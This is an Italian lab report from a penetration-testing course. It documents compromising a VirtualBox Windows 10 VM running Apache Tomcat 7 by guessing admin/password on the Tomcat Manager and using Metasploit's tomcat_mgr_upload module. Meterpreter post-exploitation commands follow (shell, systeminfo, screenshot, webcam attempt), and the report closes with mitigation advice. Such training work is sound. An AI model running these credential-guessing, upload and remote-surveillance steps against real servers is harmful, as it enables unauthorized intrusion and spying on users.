

# **Relazione sulle Attività di Analisi e Sfruttamento di Vulnerabilità in Apache Tomcat ( giorno 5)**

## **Introduzione**

Questa relazione documenta le attività di analisi e sfruttamento di vulnerabilità individuate su un server che esegue Apache Tomcat sulla VM. L'analisi si è concentrata sull'host con indirizzo IP 192.168.200.200, configurato con Windows 10 Pro. Attraverso diversi strumenti di sicurezza e penetration testing, sono stati identificati punti deboli nel sistema, consentendo una possibile compromissione del server.



---

# Svolgimento

## 1. Identificazione dell'host e verifica della connettività

- Attraverso il comando `ifconfig` su una macchina Kali Linux, è stato confermato che l'indirizzo IP della macchina attaccante è 192.168.200.100.
- Un test di connettività mediante `ping 192.168.200.200` ha confermato che l'host target è attivo e raggiungibile nella rete locale.


```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.200.100 netmask 255.255.255.0 broadcast 192.168.200.255
        ether 08:00:27:6e:13:6e txqueuelen 1000 (Ethernet)
          RX packets 1064 bytes 700720 (684.2 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 928 bytes 317067 (309.6 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
          RX packets 8 bytes 480 (480.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 8 bytes 480 (480.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
(kali㉿kali)-[~]
$ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=0.629 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=0.487 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=0.503 ms
^C
--- 192.168.200.200 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2056ms
rtt min/avg/max/mdev = 0.487/0.539/0.629/0.063 ms
```


## 2. Configurazione del server Windows 10

- Il sistema Windows 10 Pro ha un indirizzo IP statico configurato come 192.168.200.200, con una subnet mask 255.255.255.0 e gateway 192.168.200.1.
- I DNS utilizzati sono 8.8.8.8 e 8.8.4.4.



### 3. Analisi delle vulnerabilità con Nessus

- Un report di Nessus mostra che il server esegue Apache Tomcat 7.0.40 e 7.0.100, entrambe versioni affette da molteplici vulnerabilità critiche.
- Sono state rilevate:
  - **7 vulnerabilità critiche**
  - **13 vulnerabilità di alto rischio**
  - **21 vulnerabilità di medio livello**
  - **99 vulnerabilità informative**



## 4. Accesso alla Web Application Manager di Apache Tomcat

- Uno screenshot mostra l'accesso al **Tomcat Web Application Manager** su <http://192.168.200.200:8080>.
- Il pannello di gestione consente il caricamento di applicazioni WAR, potenzialmente sfruttabile per l'esecuzione di codice remoto.
- L'accesso tramite kali linux sul sito è stato ottenuto dall'inserimento manuale per tentativi di:
  - username: **admin**
  - password: **password**

The screenshot shows a web browser window with the URL <http://192.168.200.200:8080/manager/html>. The page title is "Tomcat Web Application Manager". At the top, there is a message box containing "Message: OK". Below it is a navigation bar with tabs: "Manager", "List Applications", "HTML Manager Help", "Manager Help", and "Server Status". The main content area is titled "Applications" and contains a table with the following data:

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	<a href="#">Start</a> <a href="#">Stop</a> <a href="#">Reload</a> <a href="#">Undeploy</a> <a href="#">Expire sessions</a> with idle ≥ 30 minutes
/Bn3YEhs9NDF	None specified		true	0	<a href="#">Start</a> <a href="#">Stop</a> <a href="#">Reload</a> <a href="#">Undeploy</a> <a href="#">Expire sessions</a> with idle ≥ 30 minutes
/JlyjHCe6b7BZOhd5Ho1hzDhvP7	None specified		true	0	<a href="#">Start</a> <a href="#">Stop</a> <a href="#">Reload</a> <a href="#">Undeploy</a> <a href="#">Expire sessions</a> with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	<a href="#">Start</a> <a href="#">Stop</a> <a href="#">Reload</a> <a href="#">Undeploy</a> <a href="#">Expire sessions</a> with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	<a href="#">Start</a> <a href="#">Stop</a> <a href="#">Reload</a> <a href="#">Undeploy</a> <a href="#">Expire sessions</a> with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	<a href="#">Start</a> <a href="#">Stop</a> <a href="#">Reload</a> <a href="#">Undeploy</a> <a href="#">Expire sessions</a> with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	<a href="#">Start</a> <a href="#">Stop</a> <a href="#">Reload</a> <a href="#">Undeploy</a>

## 5. Sfruttamento con Metasploit

- Viene utilizzato **Metasploit Framework (MSF)** per sfruttare la vulnerabilità di **Tomcat Manager Upload**.
- Le configurazioni impostate nel modulo `multi/http/tomcat_mgr_upload` includono:
  - **RPORT**: 8080
  - **LPORT**: 7777
  - **HttpUsername**: admin
  - **HttpPassword**: password
  - **RHOSTS**: 192.168.200.200

- Questo attacco consente di caricare un payload dannoso per ottenere il controllo remoto della macchina target.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > set LPORT 7777
LPORT => 7777
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword password
HttpPassword => password
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
HttpUsername => admin
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.200.200
RHOSTS => 192.168.200.200
msf6 exploit(multi/http/tomcat_mgr_upload) > options
```

## 6. Accesso alla macchina target e raccolta informazioni

- Dopo aver ottenuto l'accesso al sistema, il comando `sysinfo` eseguito in **Meterpreter** conferma che il dispositivo compromesso ha il nome `DESKTOP-9K104BT`, esegue Windows 8.6.2 (x64) con lingua impostata su italiano (`it_IT`) e utilizza **Java/Windows Meterpreter**.
- Eseguendo `ipconfig /all`, si ottiene una panoramica della configurazione di rete della macchina compromessa, confermando l'indirizzo IP e altri dettagli di rete.
- Un comando `screenshot` eseguito in Meterpreter ha catturato un'istantanea dello schermo della macchina target, dimostrando l'accesso alla sessione attiva.
- Un tentativo di accesso alla webcam mediante `webcam_list` non ha avuto successo, mostrando l'errore: `Operation failed: A device attached to the system is not functioning.`

```
meterpreter > sysinfo
Computer        : DESKTOP-9K104BT
OS              : Windows 8 6.2 (amd64)
Architecture    : x64
System Language : it_IT
Meterpreter      : java/windows
```

```
meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\tomcat7>systeminfo
systeminfo

Nome host: DESKTOP-9K104BT
Nome SO: Microsoft Windows 10 Pro
Versione SO: 10.0.10240 N/D build 10240
Produttore SO: Microsoft Corporation
Configurazione SO: Workstation autonoma
Tipo build SO: Multiprocessor Free
Proprietario registrato: user
Organizzazione registrata:
Numero di serie: 00331-20305-79611-AA686
Data di installazione originale: 09/07/2024, 16:37:06
Tempo di avvio sistema: 18/03/2025, 09:24:02
Produttore sistema: innotek GmbH
Modello sistema: VirtualBox
Tipo sistema: x64-based PC
Processore: 1 processore(i) installati.
[01]: Intel64 Family 6 Model 94 Stepping 3 GenuineIntel ~4
008 Mhz
Versione BIOS: innotek GmbH VirtualBox, 01/12/2006
Directory Windows: C:\Windows
Directory di sistema: C:\Windows\system32
Dispositivo di avvio: \Device\HarddiskVolume1
Impostazioni locali sistema: it;Italiano (Italia)
Impostazioni locali di input: it;Italiano (Italia)
Fuso orario: (UTC+1.00) Amsterdam, Berlino, Berna, Roma, Stoccolma, Vie
nna
Memoria fisica totale: 2.048 MB
Memoria fisica disponibile: 1.398 MB
```

```
C:\tomcat7>ipconfig /all
ipconfig /all

Configurazione IP di Windows

Nome host . . . . . : DESKTOP-9K104BT
Suffisso DNS primario . . . . . :
Tipo nodo . . . . . : Ibrido
Routing IP abilitato. . . . . : No
Proxy WINS abilitato . . . . . : No

Scheda Ethernet Ethernet:


Suffisso DNS specifico per connessione:
Descrizione . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
Indirizzo fisico. . . . . : 08-00-27-4C-23-AA
DHCP abilitato. . . . . : No
Configurazione automatica abilitata : S◆
Indirizzo IPv6 locale rispetto al collegamento . : fe80::15b:c8ce:b373:f139%4(Preferenziale)
Indirizzo IPv4. . . . . : 192.168.200.200(Preferenziale)
Subnet mask . . . . . : 255.255.255.0
Gateway predefinito . . . . . : 192.168.200.1
IAID DHCPv6 . . . . . : 50855975
DUID Client DHCPv6. . . . . : 00-01-00-01-2F-4F-81-88-08-00-27-4C-23-AA
Server DNS . . . . . : 8.8.8
8.8.4.4
NetBIOS su TCP/IP . . . . . : Attivato

Scheda Tunnel isatap.{92D61F82-1D19-45C9-B7CF-2E5AF2D63627}:

Stato supporto. . . . . : Supporto disconnesso
Suffisso DNS specifico per connessione:
Descrizione . . . . . : Microsoft ISATAP Adapter
Indirizzo fisico. . . . . : 00-00-00-00-00-00-E0
DHCP abilitato. . . . . : No
Configurazione automatica abilitata : S◆
```

C:\tomcat7>

```
meterpreter > webcam_list
[-] stdapi_webcam_list: Operation failed: A device attached to the system is not functioning.
```



# Conclusione

L'analisi condotta ha evidenziato gravi vulnerabilità di sicurezza nel sistema target, in particolare legate all'uso di versioni obsolete di Apache Tomcat. Il report Nessus ha confermato la presenza di numerose vulnerabilità critiche, mentre l'esposizione del Tomcat Manager ha permesso di sfruttare una falla per ottenere accesso remoto.

L'attacco ha avuto successo, permettendo l'accesso al sistema compromesso, la raccolta di informazioni di sistema e la cattura di screenshot della macchina target. Tuttavia, alcuni tentativi di interazione con dispositivi hardware, come la webcam, non hanno avuto successo.

Per mitigare tali rischi, si raccomanda di:

1. **Aggiornare Apache Tomcat** all'ultima versione stabile disponibile.
2. **Limitare l'accesso al Tomcat Manager**, evitando credenziali deboli come "admin/password".
3. **Monitorare il traffico di rete** per individuare attività sospette.
4. **Eseguire audit di sicurezza periodici** con strumenti come Nessus.
5. **Rafforzare la sicurezza della macchina Windows** mediante politiche di accesso ristretto e aggiornamenti di sicurezza.

L'adozione di queste contromisure ridurrà significativamente il rischio di compromissione del sistema.